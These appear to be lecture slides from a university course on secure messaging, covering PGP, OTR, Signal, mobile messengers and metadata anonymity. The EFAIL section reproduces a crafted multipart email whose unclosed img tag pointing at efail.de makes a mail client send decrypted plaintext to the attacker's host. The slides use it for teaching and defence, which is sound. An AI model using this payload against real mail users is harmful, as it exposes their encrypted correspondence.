Secure Messaging

194.144 Privacy-Enhancing Technologies

DI Wilfried Mayer

Outline

- Message-based protocols (PGP)
- Session-based protocols (OTR)
- Mobile Messaging
- Hybrid protocols (Signal)
- Anonymity and Secure Messaging

“There are two kinds of cryptography in this world: cryptography that will stop your kid sister from reading your files, and cryptography that will stop major governments from reading your files”

Bruce Schneier, Applied Cryptography, 1996

Police decrypt 258,000 messages after breaking pricey IronChat crypto app

7.11.2018 *Arstechnica article*

Concepts

- Synchronicity
- Forward / Backward Secrecy
- Deniability


Synchronicity

- Synchronous
  - Participants have to be online at the same time
  - Not feasable for many use cases
- Asynchronous
  - Third Party caches messages
  - Store and Forward

Forward Secrecy

- Feature of key agreement
- Session key not compromised if private key is compromised
- Protects past sessions against future compromises

Forward Secrecy



(a) Forward Secrecy

Unger et al., SoK: Secure Messaging, 2015

Plausible Deniability

- Ability to deny knowledge/sending of message
- “Did you not send the message?”

General Methods

- Message-based protocols (PGP)
  - Asynchronous long-lived message exchange
  - No forward secrecy
  - No plausible deniability
- Session-based protocols (OTR)
  - Synchronous ephemeral message exchange
- Hybrid protocols (Signal)
  - Asynchronous ephemeral sessions

Message-based protocols

Pretty Good Privacy (PGP) History

- First version developed 1991 by Phil Zimmerman
- Encryption of files/emails
- Signing of files/emails
- First widespread use of public-key cryptography

Pretty Good Privacy (PGP) History

Investigations into PGP/Zimmerman

- Violations of arm export regulations (keys $>$ 40 Bit)
- PGP source code could not be exported from the US
- PGP source published as book (MIT Press, 1995)
- Investigations/lawsuit stopped 1996 $\rightarrow$ foundation of PGP Inc.

En-/Decryption PGP




Figure: [Wikimedia]

PGP Functionality

- Encryption
  - Random key for symmetric encryption, this key is then encrypted with the public key of the recipient.
- Decryption
  - Recipient uses his/her private key to decrypt the message key.
- Signing
  - Cryptographic hash of message is signed with private key of sender.
- Authentication
  - Recipient validates encrypted Hash with public key of sender.

Public PGP Key

- Public key on personal website
- Use of public key servers
  - Example: `https://pgp.mit.edu`
- `https://keybase.io`
  - linked to social media accounts
- Fingerprint of public key (on e.g. business card)
  - Hash of public key in HEX
    425D E38D 0E79 DC73 A037 37C4 9370 0537 668B DC08
  - Short ID: last 8 characters of fingerprint
    0x668BDC08

Verification of public keys

- “Web of Trust”
  - Signing of other PGP user’s public keys
  - Keys with more signatures are rated more trustworthy
  - Signatures from people with multiple signature count more (weighted signing)
  - Key-signing parties: people meet with identity proof to sign each other’s keys

Figure: FOSDEM 2008 key signing party

S/MIME

- Similar concept: Long-lived message exchange
- Coexistance with PGP
- PGP: RFC2440 / S/MIME: RFC2633
- Different technologies
- Not compatible
- Partly same crypto

S/MIME

- Hierarchical PKI
  - Compare to TLS
  - In contrast to Web-of-Trust
  - Hierarchical PKI structures in possible in PGP
- Get trusted certificate, e.g., from TU
  https://service.it.tuwien.ac.at/smime/

PGP Software

- PGP Corporation (commercial)
  - Bought by Symantec in 2010
  - Solutions for companies
- GNU Privacy Guard (GnuPG oder GPG)
  - Open-Source implementation of OpenPGP standards
  - Active development since 2000
  - GPG Tutorial: https://vimeo.com/56881481
  - Base for Linux-, Windows-, Android-, ... software packages
  - GPG as such is a commandline tool

How to use GnuPG

- Create a keypair (`gpg --gen-key`)
  - RSA key-strengths $\geq$ 2048 bits, recommendation 4096 bits
  - Pick a strong password for your private key!
  - Set a validity date
  - Publish public key/fingerprint
  - Upload public key to key-server:
    ```
    gpg --keyserver certserver.pgp.com --send-key
    mail@example.com
    ```

How to use GnuPG

- Generate a revocation certificate (`gpg --gen-revoke`)
  - Can be used to flag lost/stolen keys as invalid
  - Must be stored separately

Advantages of GPG/PGP

- Strong end-to-end encryption
- Hybrid encryption
  - Encryption with fast symmetric ciphers (e.g. AES) with random password
  - Encryption password is protected with asymmetric ciphers (e.g. RSA/ElGamal)

Advantages of GPG/PGP

- Good Software support
  - Enigmail for Thunderbird: https://www.enigmail.net
  - GPGTools for Apple Mail: https://gpgtools.org
  - GPG4Win for Microsoft Outlook: https://www.gpg4win.org
  - K-9 for Android: https://code.google.com/p/k9mail
  - Mailvelope for Browsers: https://www.mailvelope.com
  - Flowcrypt for GMail/Chrome: https://flowcrypt.com/

Usability vs. PGP

- Why Johnny can't encrypt (USENIX, 1999)
  - Classic paper in security research
  - Survey based on PGP 5.0
  - A lot of misunderstanding regarding the use of PGP!
  - E.g. People distribute their private keys to communicate
- Why Johnny still can't encrypt (SOUPS, 2006)
- Why Johnny still, still can't encrypt (arxiv, 2015)

Usability vs. PGP

- Replies to encrypted e-mails in plaintext
  - Christopher Soghoian @csoghoian
    “Emailed sensitive info to someone with PGP. They replied, with my original email, all in clear text. They didn’t realize it. Fuck you PGP.”
- Usability breaks the PGP security model

Figure: PGP Usability [xkcd]

General problems

- People lose their private keys / do not use it all
  - *Email from Phil Zimmerman: "Sorry, but I cannot decrypt this message. I don't have a version of PGP that runs on any of my devices"*
- Privacy issues
  - Web of Trust: personal social network becomes public
  - Metadata is not protected (e-mail sender/recipient)

Implementation bugs

- Implementation bugs / active maintenance
  - e.g. enigmail bug: Emails sent with Thunderbird + Enigmail to BCC recipients were not encrypted
- EFAIL
  - New Attack (USENIX, 2018)
  - Poddebniak et al. EFAIL

EFAIL

- Direct exfiltration
  - Apple Mail, iOS Mail and Mozilla Thunderbird
  - Creates a new multipart email
  - Attacker sends email to victim
  - Email client sends plaintext to attacker

Figure: EFAIL

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Figure: EFail

PGP disadvantages

- No forward-secrecy (pfs)
  - Attacker collects encrypted e-mails
  - Once new crypto-attacks are available, or private key is stolen
  - All previously messages can be decrypted.
- No plausible deniability
  - Messages are signed with private key of sender

Plausible Deniability

- Rubber-hose / black-bag cryptoanalysis




Figure: Security [xkcd]

PGP

- Further reading:
  "It's time for PGP to die.", Matthew Green
  https://blog.cryptographyengineering.com/2014/08/whats-matter-with-pgp.html

Session-based Protocols

(OTR) Off-the-Record Messaging[1]

- Primary application: Internet chats
- Supports
  - Encryption
  - Authentication
  - Perfect Forward Secrecy
  - Plausible Deniability


[1] https://otr.cypherpunks.ca


OTR Messaging

- Combination of
  - AES
  - Diffie-Hellman
  - SHA-2 Hash

OTR - Perfect Forward Secrecy


- New AES key for every exchanged message
  - Exchange via ephemeral diffie hellmann keys
  - Ephemeral keys are signed with long term (identity) keypair





OTR - Deniability

- Plausible deniability
  - Authenticity via MAC (Message Authentication Codes)
  - Previous MAC key is published with next message (everybody can fake old messages)



Using OTR

- OTR can be used with most common chat protocols
  - Google Talk, Facebook Chat, ICQ, etc.
  - XMPP (jabber): jabber.at (TU Wien), jabber.ccc.de (Chaos Computer Club)
- Native support
  - Adium (OS X), https://www.adium.im
  - Jitsi (Windows, OS X, Linux), https://jitsi.org
  - ChatSecure (Android, iOS), https://guardianproject.info
- Plug-in's available
  - Miranda IM (Windows), http://www.miranda-im.org
  - Pidgin (Windows, OS X, Linux), https://www.pidgin.im

Using OTR II

- Authentication

- Limitations
  - Group-chats (Multi-party Off-the-Record Messaging)
  - Support for multiple devices
  - Asynchronous communication

Secure Mobile Messaging

Secure

Threema.

Seriously secure mobile messaging.


Heml.is

A secure messenger with a beautiful design

Private

Private text and chat for And

TextSecure encrypts your text and chat messages over the air




Telegram keeps your messages safe from hacker attacks.

Telegram

taking back our right to privacy

Telegram messages are heavily encrypted and can self-destruct.



Secure Mobile Messaging

- “Snowden effect“
  - General awareness for privacy on the rise
  - Number of new tools for general public / companies
  - ”Military-grade encryption“

Properties of Secure Messaging

- First suggested properties[2]
- Out of date, more to consider
  - Client-Server encryption
  - End-to-End encryption
  - Trust/FP Verification
  - Forward Secrecy
  - Open Source
  - Design Documentation
  - Recent Code Audit

[2] EFF https://www.eff.org/de/pages/secure-messaging-scorecard

Client-Server encryption

- Encrypt communication in transit
- Protection against simple eavesdropping attacks
- Plaintext at service provider
- Provider can read and share messages
- Mostly TLS used
  - Introduces all problems of TLS
  - Verification of certificates
  - Pinning of certificate

End-to-End encryption

- Provider is unable to read messages
- Only clients can decrypt message
- e.g., Pretty Good Privacy (PGP) encryption
  - Examples: Threema, heml.is
- Other possible protocols (e.g., Signal)

Contact verification

- How to verify contacts?
- Authentication mechanisms
- Usage without phone numer or email

Other criterias

- Forward Secrecy
- Open Source
- Design Documentation
- Recent Code Audit
- ... https://www.securemessagingapps.com/
- ... https://en.wikipedia.org/wiki/Comparison_of_instant_messaging_clients#Secure_messengers

Ephemeral Messaging

Ephemeral: *”lasting for a very short time”*

- Messages are deleted after some time
- Time-out settings for conversations
- Examples: Snapchat for photos
  - Users set validity period
  - Screenshots
- Client deletes photos
  - Trust in client device!

Secret / Whisper / Snapchat / etc.


- Messages are temporarily saved on device
- Little information on storage duration on server
- Provider can read all messages
  - Siehe: `www.wired.com/2014/05/whistleblowers-beware`
- Deceptive marketing:
  - *”secret: share with friends, anonymously“*


Examples


- Threema
- Telegram
- Signal

Threema

- Paid app for Android and iOS
- http://threema.ch







Threema & iMessage (PGP)

- Threema
  - Entropy generated with user input
  - Simple ”traffic light“ system with verification via QR codes
  - PGP (no perfect forward secrecy)
- Apple’s iMessage
  - Standard PGP over XMPP
  - Easy to use
  - Keys might be stored in the cloud (optional backup)
  - PKI infrastructure under control of Apple
    (Additional public keys possible)

Messenger with Forward Secrecy


- Telegram
  - https://telegram.org
  - MTProto (AES, RSA, Diffie-Hellman)
- Signal
  - https://whispersystems.org
  - Signal Protocol, Double Ratchet Algorithm
- Silent Text
  - https://silentcircle.com
  - SCIMP


Telegram


- Founded 2013 by *VK* developers
- Popular WhatsApp alternative
- Android, iOS, Desktop (OS X, Windows, Linux)
- *MTProto* protocol
  - Controversial cryptographic protocol
  - http://unhandledexpression.com/2013/12/17/telegram-stand-back-we-know-maths
- Two different encryption modes!

Telegram

- By default client-server encryption
- End-to-End encryption
  - Has to be manually activated, contact needs to be online
  - Authentication only works face-to-face







Signal

- Developed by Open Whisper Systems
- First version based on OTR protocol
- Initially for SMS messages
  - TextSecure replaced default SMS application
  - Also works on devices without Internet connectivity
- Version 2.0
  - Internet-based message exchange
  - Optional SMS fall-back
  - Protocol is now used in WhatsApp / Facebook Messenger

Signal History





Figure: Signal Timeline (Wikimedia)

Crypto Reuse

- Signal Protocol
  - Reuse by WhatsApp, Google Allo
  - WhatsApp Differences
- Double Ratchet Algorithm
  - Facebook Messenger, WhatsApp, SilentPhone, ChatSecure, …

Double ratchet algorithm



Double ratchet algorithm

- Introduced as *axolotl* protocol
- Combines
  - DH ratchet from OTR
  - Symmetric-key ratchet from SCIMP
- New key for each message
- Core concept: Key Derivation Function Chain

Source: Doubleratchet Specification

Signal Protocol


- Double-ratchet algorithm spec
- 3DH key exchange spec
- Prekeys blogpost
- EC25519, AES256


Signal - discovering other users

- Discover your friends in a privacy-preserving way
  - Hard problem
  - Contact data is usually hashed and sent so server for comparison
  - Hash of phone number is useless (e.g. Threema)
- Encrypted Bloom filter
  - No contact data is send to server
  - Encrypted Bloom Filtern with all contacts is queried locally
- New Contact discovery 2017
  - SGX Service - Remote Attestation
  - Blog Discovery Service

Usability of Signal key verification


- Usability for key verification could be improved
- Verification protects against one specific threat model






”When Signal hits the Fan“

- Usability study
- Are users able to verify each other / detect attacks?
  - Users had to use Signal to talk with another person (Bob)
  - During the conversation we triggered a MiTM attack
- **75%** of participants failed to verify keys
  - Users still believed they correctly verified
  - accepting new identity != verification





Re-decentralization

- PGP/GPG: decentralized
- OTR for e.g., XMPP: decentralized
- Mobile messaging: centralized
  - Why?
- Matrix: decentralized

Matrix / riot.im

- Open Source Specification
- HTTP APIs
- Federated messaging
- riot.im: Client, Reference implementation
- Demand for interoperable Applications?

Secure Messaging?
More Like A Secure Mess.

- EFF Articles 2018
  - “Why We Can’t Give You A Recommendation”
  - “Thinking About What You Need In A Messenger”
  - “Building A Secure Messenger”
  - “Beyond Implementation: Policy Considerations for Messengers”
- Wikipedia Comparison
- Signal Blog

Academic Systemization

- SoK: Secure Messaging, Unger et al., 2015
- Excellent read
- http://cacr.uwaterloo.ca/techreports/2015/cacr2015-02.pdf

TRADE-OFFS FOR COMBINATIONS OF TRUST ESTABLISHMENT APPROACHES. SECURE APPROACHES OFTEN SACRIFICE USABILITY AND ADOPTION.

Scheme	Example	Security Features						Usability							Adoption					
		Network MitM Prevented	Operator MitM Prevented	Operator MitM Detected	Operator Accountability	Key Revocation Possible	Privacy Preserving	Automatic Key Initialization	Low Key Maintenance	Easy Key Distance	Easy Key Recovery	In-Band Discovery	No Shared Secrets	Meet-in-the-Middle	Immediate Key Renewal	Immediate Enrollment	Inattentive User Resistant	Multiple Key Support	No Service Provider	No Auditing Required	No Name Squatting	No Asynchronous	Scalable
Opportunistic Encryption†*	TCPCrypt	-	-	-	-	●		●	●	●	●	●	●	●	●	●		●	●	●	●	●	
+TOFU (Strict)†	-	◐	◐	◐	◐	-	●	●	●	●	-	●	●	-	●	●		-	●	●	●	●	
+TOFU†*	TextSecure	◐	◐	◐	◐	-	●	●	●	●	-	●	●	-	●	●		-	●	●	●	●	
Key Fingerprint Verification†*	Threema	●	●	●	●	◐	●	-	-	-	-	-	●	-	-	-		-	●	●	●	●	
+Short Auth Strings (Out-of-Band)†*	SilentText	●	●	●	●	◐	●	-	-	-	-	-	●	-	-	-		-	-	●	-	●	
+Short Auth Strings (In-Band/Voice/Video)†*	ZRTP	●	●	●	●	◐	●	-	-	-	-	◐	●	-	-	-		-	●	●	-	-	
+Socialist Millionaire (SMP)†*	OTR	●	●	●	●	◐	●	-	-	-	-	●	-	-	-	-		-	●	●	-	●	
+Mandatory Verification†*	SafeSlinger	●	●	●	●	◐	●	-	-	-	-	●	-	-	●	●		-	●	●	-	●	
Key Directory†*	iMessage	●	-	-	-	●	-	●	●	●	●	●	●	●	●	●		●	-	●	◐	●	
+Certificate Authority†*	S/MIME	●	-	-	-	-	●	●	●	●	●	●	●	●	●	●		●	●	●	●	●	
+Transparency Log	-	●	-	◐	◐	-	-	●	●	●	●	●	●	●	◐	◐		●	●	-	●	●	
+Extended Transparency Log†	-	●	-	◐	●	●	-	●	●	●	●	●	●	●	◐	◐		●	●	-	●	●	
+Self-Auditable Log†	CONIKS	●	-	◐	●	●	●	●	●	●	●	●	●	●	●	●		●	●	◐	●	●	
Web-of-Trust†*	PGP	●	●	●	◐	◐	-	-	-	◐	◐	-	-	-	-	-		●	●	●	●	●	
+Trust Delegation†*	GnuNS	●	●	●	◐	◐	●	-	-	◐	◐	-	-	-	-	-		●	●	●	●	●	
+Tracking*	Keybase	●	◐	◐	-	◐	-	◐	◐	◐	◐	◐	-	-	-	●	-	●	-	●	◐	●	
Pure IBC†	SIM-IBC-KMS	●	-	-	-	-	●	●	●	●	●	●	●	●	●	●		-	-	●	-	●	
+Revocable IBC†	-	●	-	-	-	◐	●	●	●	●	●	●	●	●	●	●		-	-	●	-	●	
Blockchains*	Namecoin	●	●	●	●	-	●	●	◐	●	-	●	●	●	-	●		●	●	-	●	-	
Key Directory+TOFU+Optional Verification†*	TextSecure	◐	◐	◐	◐	●	-	●	●	●	●	●	-	●	-			◐	-	●	●	●	
Opportunistic Encryption+SMP†*	OTR	◐	◐	◐	◐	●	●	-	●	-	-	◐	◐	-	●	-		-	●	●	●	-	

● = provides property; ◐ = partially provides property; - = does not provide property; †has academic publication; *end-user tool available

SoK: Secure Messaging, Unger et al., 2015

CONVERSATION SECURITY PROTOCOLS AND THEIR USABILITY AND ADOPTION IMPLICATIONS. NO APPROACH REQUIRES ADDITIONAL USER EFFORT.

Scheme	Example	Security and Privacy															Adoption						Group Chat				
		Confidentiality	Integrity	Authentication	Participant Consistency	Destination Validation	Forward Secrecy	Backward Secrecy	Anonymity Preserving	Speaker Consistency	Causality Preserving	Global Transcript	Message Unlinkability	Message Repudiation	Partcip. Repudiation	Out-of-Order Resilient	Dropped Message Resilient	No Network Resilient	Multi-Device Support	No Additional Service	Computational Equality	Trust Equality	Subgroup Messaging	Contractible	Expandable
TLS+Trusted Server[†*]	Skype	-	-	-	-	-	-	-	-	-	-	●	●	●		●	●	●	-		●	●	●	◐	◐		
Static Asymmetric Crypto[†*]	OpenPGP, S/MIME	●	●	●	-	-	-	-	●	-	-	-	-	-		●	●	●	●	●							
+IBE[†]	Wang et al.	-	●	●	-	-	-	-	●	-	-	-	-	-		●	●	●	●	-							
+Short Lifetime Keys	OpenPGP Draft	●	●	●	-	◐	◐	●	-	-	-	-	-	-		●	●	●	●	-							
+Non-Interactive IBE[†]	Canetti et al.	●	●	●	-	-	●	-	●	-	-	-	-	-		◐	●	●	●	●							
+Puncturable Encryption[†]	Green and Miers	●	●	●	-	-	●	-	●	-	-	-	-	-		●	●	●	●	●							
Key Directory+Short Lifetime Keys[†]	IMKE	●	●	◐	-	●	◐	◐	-	-	-	-	●	●	●	●	●	-	-	-							
+Long-Term Keys[†]	SIMPP	●	●	◐	-	●	◐	◐	-	-	-	-	●	●	-	●	●	-	-	-							
Authenticated DH[†*]	TLS-EDH-MA	●	●	●	●	●	◐	●	●	-	-	-	●	●	◐	●	●	-	-	●							
+Naïve KDF Ratchet[*]	SCIMP	●	●	●	●	●	●	◐	●	◐	-	-	●	●	◐	◐	◐	-	-	●							
+DH Ratchet[†*]	OTR	●	●	●	●	●	◐	●	●	◐	◐	-	●	●	◐	◐	◐	-	-	●							
+Double Ratchet[†*]	Axolotl	●	●	●	●	●	●	●	●	◐	◐	-	●	●	◐	●	◐	-	-	●							
+Double Ratchet+3DH AKE[†*]	-	●	●	●	●	●	●	◐	◐	◐	◐	-	●	●	◐	●	◐	-	-	●							
+Double Ratchet+3DH AKE+Prekeys[†*]	TextSecure	●	●	●	●	●	●	●	◐	●	●	-	●	●	◐	◐	●	-	-								
Key Directory+Static DH+Key Transport[†]	Kikuchi et al.	●	●	-	-	●	◐	◐	-	-	-	-	●	●	-	●	●	●	-	-	-	-	-	-	●	●	
+Authenticated EDH+Group MAC[†]	GROK	●	●	◐	-	●	◐	●	●	-	-	-	●	●	-	●	●	●	-	-	-	-	-	-	●	●	
GKA+Signed Messages+Parent IDs[†]	OldBlue	●	●	●	●	●	◐	●	●	●	-	-	-	-	-	●	●	◐	-	●	●	●	-	-	-		
Authenticated MP DH+Causal Blocks[‡*]	KleeQ	●	●	◐	◐	●	●	●	◐	◐	●	-	●	●		●	●	◐	-	●	●	●	-	-	●		
OTR Network+Star Topology[†]	GOTR (2007)	●	●	-	-	-	◐	●	-	-	-	-	●	●	●	◐	●	◐	-	●	-	-	-	-	●	●	
+Pairwise Topology[†]		●	●	●	●	●	◐	●	●	-	-	-	●	●	●	◐	●	◐	-	●	●	●	●	-	●	●	
+Pairwise Axolotl+Multicast Encryption[*]	TextSecure	●	●	●	-	●	●	●	-	●	●	-	●	●	●	●	●	●	-	-	●	●	●	●	●	●	
DGKE+Shutdown Consistency Check[†]	mpOTR	●	●	●	●	●	◐	●	◐	◐	-	-	-	●	●	●	●	-	-	●	●	●	-	-	-		
Circle Keys+Message Consistency Check[†]	GOTR (2013)	●	●	●	●	●	◐	●	●	●	●	●	●	●	●	●	-	-	-	◐	●	●	-	-	●	●	

● = provides property; ◐ = partially provides property; - = does not provide property; [†] has academic publication; [*]end-user tool available

SoK: Secure Messaging, Unger et al., 2015

TABLE III

TRANSPORT PRIVACY SCHEMES. EVERY PRIVACY-ENHANCING APPROACH CARRIES USABILITY AND/OR ADOPTION COSTS.

Scheme	Example	Privacy					Usability						Adoption								
		Sender Anonymity	Recipient Anonymity	Partic. Anonymity	Unlinkability	Global Adv. Resistant	Contact Discovery	No Message Delays	No Message Drops	Easy Initialization	No Fees Required	Topology Independent	No Additional Service	Spam/Flood Resistant	Low Storage	Low Bandwidth	Low Computation	Asynchronous	Scalable		
Store-and-Forward[†*]	Email/XMPP	-	-	-	-	-	●	◐	●	●	●	●	-	-	●	●	●	●	●		
+DHT Lookup[†*]	Kademlia	◐	◐	-	-	-	●	◐	●	●	●	●	●	◐	●	◐	●	●	●		
Onion Routing+Message Padding[†*]	Tor	●	-	●	●	-	-	◐	●	●	●	●	◐	-	●	●	●	-	●		
+Hidden Services[*]	Ricochet	●	●	●	◐	-	-	◐	●	●	●	●	◐	-	●	●	●	-	●		
+Inbox Servers[†]	-	●	-	●	●	-	-	◐	●	●	●	●	-	-	●	●	●	●	●		
+Random Delays[†*]	Mixminion	●	-	●	●	◐	-	-	●	●	●	●	-	-	◐	●	●	●	●		
+Hidden Services+Delays+Inboxes+ZKGP[*]	Pond	●	-	●	●	◐	-	-	●	●	●	●	-	●	◐	●	●	●	●		
DC-Nets[†*]	-	●	●	-	-	●	-	-	●	●	●	-	●	-	●	●	●	-	-		
+Silent Rounds[†]	Anonycaster	●	●	-	-	●	-	-	●	●	●	-	●	◐	●	●	●	-	-		
+Shuffle-Based DC-Net+Leader[†]	Dissent	●	●	-	-	●	-	-	●	●	●	-	●	●	●	●	●	-	-		
+Shuffle-Based DC-Net+Anytrust Servers[†]	Verdict	●	●	-	-	●	-	-	●	●	●	-	-	●	●	●	●	-	◐		
Message Broadcast[†]	-	-	●	●	●	●	●	●	●	●	●	●	●	-	-	-	◐	-	-		
+Blockchain	-	◐	●	●	●	●	●	-	-	●	-	●	◐	●	-	-	-	●	-		
PIR[*]	Pynchon Gate	-	●	●	●	●	●	-	●	◐	◐	●	-	-	-	◐	◐	●	◐		

● = provides property; ◐ = partially provides property; - = does not provide property; [†]has academic publication; [*]end-user tool available

SoK: Secure Messaging, Unger et al., 2015

Secure Mobile Messenger

- “Military-grade encryption”
  - Server-Client encryption does not protect privacy
- End-To-End encryption with PGP
  - No forward secrecy
  - Loss of device / private key
  - Attacks via key server
- Secure alternatives
  - Signal

Anonymity and Secure Messaging

Anonymity and Secure Messaging

Metadata is the name of the game, and e2e encryption the honeypot.

- So far all introduced applications offer confidentiality but metadata of exchanged information is leaked
- Provider metadata and/or traffic analysis
- ChatSecure
  - https://chatsecure.org/
  - Mobile OTR/XMPP client
  - Support for Tor transport via orbot
  - All messages are exchanged via Tor

Tor messenger

- Released in October 2015
  - https://blog.torproject.org/blog/tor-messenger-beta-chat-over-tor-easily
- Cross-platform messenger
  - Supports number of Chat protocols: Jabber/Google Talk/Facebook Messenger, etc.
  - Transport automatically via Tor
  - OTR is enabled per default
- Still possible to force Providers for communication logs!
- Sunsetting in April 2018
  - https://blog.torproject.org/sunsetting-tor-messenger

Ricochet

- “Anonymous instant messaging for real privacy”
  - `https://ricochet.im/`
  - Builds upon Tor hidden services
- No central messaging server
- Custom binary messaging protocol
- User name: *ricochet:hslmfsg47dmcqctb*
- Uses encryption already available through Tor

Current events

- Politicians urge for crypto backdoors
- Intelligence agencies are “going dark”
  - Metadata is available in majority of cases
  - Backdoors make products insecure for everyone
  - Targeted attacks always possible

Further reading / Links

- Paper: ”SoK: Secure Messaging”, Unger et al.
- Prism Break: Alternatives for common commercial services
  - https://prism-break.org
- Talk explaining the Signal Protocol
  - https://www.youtube.com/watch?v=7WnwSovjYMs
- Modern Cryptography
  - https://moderncrypto.org
  - Mailing list on cryptography
  - Focus on: Elliptic Curve Cryptography / Messaging

Questions?